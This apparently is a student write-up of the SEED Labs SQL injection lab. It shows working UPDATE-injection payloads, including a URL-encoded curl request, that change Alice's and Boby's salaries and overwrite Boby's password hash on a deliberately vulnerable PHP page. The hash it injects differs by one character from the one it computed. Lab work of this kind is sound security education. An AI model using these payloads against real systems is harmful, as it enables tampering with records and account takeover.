
```
$sql = "UPDATE credential SET
```

```
nickname='$input_nickname',email='$input_email',address='$input_address',Password  
='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```


Here, since we already know the field to modify is named as **salary**, we perform the attack by entering this as one of the fields...

','Salary=50000 where EID='10000'##

Before performing the attack, the user **Alice's** Salary was **20000**, and her **EID** is **10000**.




The screenshot shows the 'Alice's Profile Edit' page in a web browser. The page has a green header with the SEEDLABS logo and navigation links for 'Home' and 'Edit Profile'. A 'Logout' button is in the top right. The main content area is titled 'Alice's Profile Edit' and contains a form with the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

A green 'Save' button is located below the form. At the bottom of the page, it says 'Copyright © SEED LABS'.


After performing the above attack, the salary is updated to 50000 as shown below



The screenshot shows the 'Alice Profile' page in a web browser. The page has a green header with the SEEDLABS logo and navigation links for 'Home' and 'Edit Profile'. A 'Logout' button is in the top right. The main content area is titled 'Alice Profile' and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	
Email	

The same operation when captured from the HTTP Header Live, the packet format is as shown below.




We now perform the similar attack from the command line by executing this


Curl -v4

http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=&Email=&Address=&PhoneNumber=%27%2CSalary%3D60000+where+EID%3D%2710000%27%23&Password=

On executing the above command, we can see the user's salary is now updated to **60000**.



Alice's account after the above command was executed.. We can see the salary being updated to **60000**




The screenshot shows a web browser displaying the 'Alice Profile' page. The page has a green header with the 'SEEDLABS' logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area displays a table with the following data:

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	

Task 3.2 Modify Other People's Salary:

Well, **Alice's** manager **Boby** was not increasing her salary. So, **Alice** decided to increase her own salary by updating it using SQL Injection in the previous task. But, now she thought why not Decrease **Boby's** Salary since she know his name.

In this task, we will update the Salary of Boby without the need of logging in as Boby into his account. She's sooo into taking revenge that she is going to reduce **Boby's** Salary to **\$1**. The screenshot below shows **Boby's** Details before the attack was made. Well, Boby was making a good amount to \$50,000.




The screenshot shows a web browser displaying the 'Boby Profile' page. The page has a green header with the 'SEEDLABS' logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area displays a table with the following data:

Key	Value
Employee ID	20000
Salary	50000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

Now, Since **Alice** know **Boby's** name, She can just make use of this small detail to update his salary to the number she want to. Since she doesn't know **Boby's** full name, she can just make use of the available name and use of mysql's **like** command along with % wildcard to match any number of characters. Now, she logs in to her account and when updating her profile, instead of updating her profile, she does for Boby's profile. Below is the input she gives for any of the fields. We provide this as an input to the Phone Number field.

','Salary=1 where Name like '%Boby'##




The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". The form contains the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

A green "Save" button is located below the form. The footer of the page reads "Copyright © SEED LABS".

On completing the **Alice's** profile update operation, the **Boby's** salary is now updated to **\$1**. We can verify that after logging in into **Boby's** account.



The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_home.php?username=boby&Password=seedboby`. The page title is "Boby Profile". It displays a table with the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

Task 3.3: Modify Other People's Password

This is a more serious attack than all the other attacks we performed so far. Here we're denying the access to one's account by changing their password without them knowing about it.

We can see from the code that the passwords are first hashed and then stored into the databases. And from there on whenever the user tries to login, his/her password is **hashed again** and its equivalent hash is compared to the one stored in Database. If they're the same, the user is authenticated.


From the code we can see, the hashing mechanism we're making use of.. Is **sha1**. This part of the line in the file `unsafe_edit_backend.php` is a testimony to that

```
$hashed_pwd = sha1($input_pwd);
```

From this, it is clear that any password stored in the database is hashed first using sha1 algorithm. Therefore, to perform the attack, we first hash the password we want to change and pass this hashed password in the input field along with the Identifier of the user whos password we want to change. I made use of an online tool <http://www.sha1-online.com/> to hash the password using the sha1 algorithm. Now, the hashed password of Bobby, before it was changed is

```
b78ed97677c161c1c82c142906674ad15242b2d4
```

Now, in this attack, I want to change the password to **no_access_to_boby** from **seedboby**. I pass **no_access_to_boby** as in input to the sha1 function. Here is what it returns:




Now, the updated password of Bobby that we want it to change is the result we got in the above screenshot, **dad70ad9db7dc725cae95807ebf784553c106d90**.

We make a similar approach as the previous attack to update a field. Since she only knows Bobby's Name, we write this in the phone-number field.

' ,Password='dad70ad9db7dc725cae95807ebf784553c106d92' where Name like '%Boby%'#

We passed the **hashed** result of **no_access_to_boby** as a parameter to the **password** field in the edit screen of Alice's as shown below in the screenshot.

